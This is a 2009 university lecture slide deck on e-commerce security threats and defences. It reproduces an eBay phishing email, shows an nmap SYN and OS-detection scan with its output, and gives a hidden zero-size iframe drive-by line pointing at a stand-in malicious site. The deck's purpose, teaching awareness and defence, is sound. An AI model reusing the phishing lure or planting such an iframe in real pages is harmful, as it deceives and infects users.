



**Security Analysis
E-Commerce Security
2009**

**Matthew Cook
Network & Security Manager
Loughborough University**

Security Landscape

- 6% of companies have experienced a confidentiality breach.
 - 13% have detected unauthorised outsiders within their network.
 - 10% of websites that accept payments do not encrypt them.
 - 52% do not carry out any formal security risk assessment.
 - 67% do nothing to prevent confidential data leaving on USB.
 - 78% of companies that had computers stolen did no encrypt.
 - 79% are not aware of the contents of BS 7799/ISO 27001.
-
- 97% protect their website with a firewall.
 - 99% back up their critical systems and data.
-
- BERR Information Security Breaches Survey 2008 (PwC)
 - http://www.pwc.co.uk/pdf/BERR_2008_Executive_summary.pdf

Why Bother ?

From: eBay Account@ Security Department **To:**
Subject: Password change required!



Password change required!

Dear sir,

We recently have determined that different computers have logged onto your eBay account, and multiple password failures were present before the logons. We strongly advise CHANGE YOUR PASSWORD.

If this is not completed by **March 8, 2007**, we will be forced to suspend your account indefinitely, as it may have been used for fraudulent purposes. Thank you for your cooperation.

[Click here to Change Your Password](#)

Thank you for your prompt attention to this matter.

We apologize for any inconvenience.

Thank you for using eBay!

Please do not reply to this e-mail. Mail sent to this address cannot be answered.

Why Bother ?

Compromise
Accounts

Key loggers

Bank A/C
Details

From: eBay Account@ Security Department **To:**
Subject: Password change required!



Password change required!

Dear sir,

We recently have determined that different computers have logged onto your eBay account, and multiple password failures were present before the logons. We strongly advise CHANGE YOUR PASSWORD.

If this is not completed by **March 8, 2007**, we will be forced to suspend your account indefinitely, as it may have been used for fraudulent purposes. Thank you for your cooperation.

[Click here to Change Your Password](#)

Thank you for your prompt attention to this matter.

We apologize for any inconvenience.

Thank you for using eBay!

Please do not reply to this e-mail. Mail sent to this address cannot be answered.

Credit Card
Details

Identity Theft

Access all
Documents

Why Bother ? – Social Networking

The screenshot shows the Facebook Privacy Profile settings page. The navigation bar includes 'Profile', 'edit', 'Friends', 'Inbox', 'home', 'account', 'privacy', and 'logout'. The left sidebar shows the 'facebook' logo, a search bar, and a list of applications: Photos, Groups, Events, Marketplace, PetrolHead, and Pinstripe Trader. The main content area is titled 'Privacy Profile' and has two tabs: 'Basic' and 'Contact Information'. Below the tabs, there is a heading: 'Control who can see your profile and related information. To edit settings for Applications, [click here.](#)'

Category	Privacy Setting	Help
Profile	Only Friends	[?]
Basic Info	Only Friends	[?]
Personal Info	Only Friends	[?]
Status Updates	My Networks and Friends	[?]
Photos Tagged of You	Only Friends	[?]
Edit Photo Albums Privacy Settings		
Videos Tagged of You	My Networks and Friends	[?]
Friends	My Networks and Friends	[?]
Wall	My Networks and Friends	[?]
Education Info	Only Friends	[?]
Work Info	Only Friends	[?]

At the bottom of the settings area, there are two buttons: 'Save Changes' and 'Cancel'.

Identity Theft

Employers


Password Security

- Use a password with mixed-case characters
- Use a password with mix of alpha-numeric and punctuation
- Use a password that is easy to type to avoid “Shoulder-Surfers”
- Use the first letters from song titles, song lyrics for film quotations
- <http://www.lboro.ac.uk/it/doc/advice.html>

Viruses / Worms / Trojans

Virus

Trojan



Keylogger

Compromised Machine

Stay Safe – Anti Virus / Anti Spyware

Compromised Websites

“Drive By” Attacks

Download Worm / Trojan




Malicious Code



OS / Browser Vulnerabilities


Wireless Networks

- Secure wireless networks with strong encryption (WPA2) keys
- Weak wireless keys WEP, WPA
- Sniff Traffic, Hijack Internet connection
- Browsing habits
- Steal Credit Card numbers, Bank Account details



P2P Networks (Peer 2 Peer)

- Common source of Trojan files
 - Appealing for free downloads
 - Most are illegal and copyrighted materials
 - Against our Acceptable Use Policy (AUP)
- Source of excessive bandwidth
- Monitored by IT Services



Reasons for Attack

- Personal Attacks
- Information theft and modification
- Experimentation
- Bandwidth theft
- DoS Botnets
- Warez servers
- Distribute Viruses, Worms and Trojans

Making Money?

- Internet malicious activity is to make money...
 - DoS.
 - Theft of data or information.
 - Sale of identities.
- Online gaming
 - In 2007 WoW had 8.5 Million users spending an average of 20 hours a week gaming.
 - Players/Avatars in WoW are worth money
 - Exchange rate 100 Gold = \$12
 - Applications are largely client based in RAM
 - WoW Trojan...

Sale of Stolen Goods

80			Pover	★★★★★ View Gear	<ul style="list-style-type: none"> 80 Female Barbarian Shaman with 903AAs & 6 Veterans AAs, 11500hp+/12750+mana unbuffed, Epic 2.0, very nice clikies - comes with level 77 Ranger and level 82 Monk AAs - great LoN Card deck. 	\$999					
	112	95	99	83	66	57	1191	0	★★★★★ View Profile	<ul style="list-style-type: none"> Level 112 General Acc with Excellent Skills, Level 99 Mage, level 92 Hit Points, level 67 Cooking, etc. 	\$520
SUPERSTAR 											
70				Kargath	★★★★★ View Gear	<ul style="list-style-type: none"> Level 70 Draenei Priest With INCREDIBLE Gear, Mixed Epic T-4/T-5, Crafted Items, Flying Mount & Much More! MUST HAVE! Includes A Level 70 Female Blood Elf Mage! 	30% OFF \$1333 \$933				
SUPERSTAR 											
70				Aggramar (Normal)	★★★★★ View Gear	<ul style="list-style-type: none"> Level 70 Human Priest With Great Gear, Several Rare & Epic Items, Flying Mount & More! AWESOME BUY! 20,000g INCLUDED! Includes A Level 70 Male Human Paladin! 	\$3937				

- Examples of virtual stolen goods, e-commerce for the bad guys
- David Philips, Malware in the Virtual World, 8th April 2008

The Global Mafia

- Organised crime is rife on the Internet.
- Hundreds of credit cards are available for just a few dollars.
- Where in the world?
 - Russia – Your personal identify
 - Brazil – Bank Account
 - China – Online accounts like WoW
- Russian Business network shutdown
 - Russia -> China -> Korea -> Thailand ->?

Gathering Information

- Companies House
- Internet Search (<http://www.google.co.uk>)
- Whois (<http://www.netsol.com/cgi-bin/whois/whois>)
- A Whois query can provide:
 - The Registrant
 - The Domain Names Registered
 - The Administrative, Technical and Billing Contact
 - Record updated and created date stamps
 - DNS Servers for the Domain

Nmap

```

ccmsc@escarpment.lut.ac.uk: /home/ccmsc
Password:
[root@escarpment ccmsc]# nmap -sS -O -p1-65535 gemini

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on gemini.lut.ac.uk (131.231.82.218):
(The 65526 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
1025/tcp  open       listen
1026/tcp  open       nterm
1029/tcp  open       unknown
3306/tcp  open       mysql
3372/tcp  open       unknown
3389/tcp  open       msrdp


Remote OS guesses: Windows Me or Windows 2000 RC1 through final release, MS Wind
ows2000 Professional RC1/W2K Advance Server Beta3, Windows Millenium Edition v4.
90.3000

Nmap run completed -- 1 IP address (1 host up) scanned in 32 seconds
[root@escarpment ccmsc]#
[root@escarpment ccmsc]# █

```


Nmap Analysis...

- TCP Connect Scan
- Completes a 'Three Way Handshake'
- Very noisy (Detection by IDS)



Nmap Analysis...

- TCP SYN Scan
- Half open scanning (Full port TCP connection not made)
- Less noisy than the TCP Connect Scan




IFRAME

- Most popular ‘drive by’ attack at the moment

```
<iframe src=http://bad\_web\_site.com/crack.html  
width="0" height="0" frameborder="0" </frame>
```

Extended Validation (EV) Certificates



- Introduced over two years ago.
- Started to appear on e-commerce sites over the last year.
- Add an additional layer of protection against those trying to obtain certificates with fake credentials.
- Fairly expensive compared to a traditional certificate.

Preventing Attack

- Firewall non essential services
- Ensure Operating Systems are patched
- Harden systems
- Install IDS, IPS and Tripwire/AIDE
- Filter incoming traffic (URLScan ModSecurity)
- Implement good systems architecture
- Implement a multilayered approach
- Encrypt and tunnel data
- Encrypt hard disc, is it enough?

Not just Computers

- Network appliances
- Printers
- Photocopiers
- Telephones
- Network switches, routers, firewalls
- Media servers

- Anything network connected...



Questions?

Matthew Cook
<http://escarpment.net/>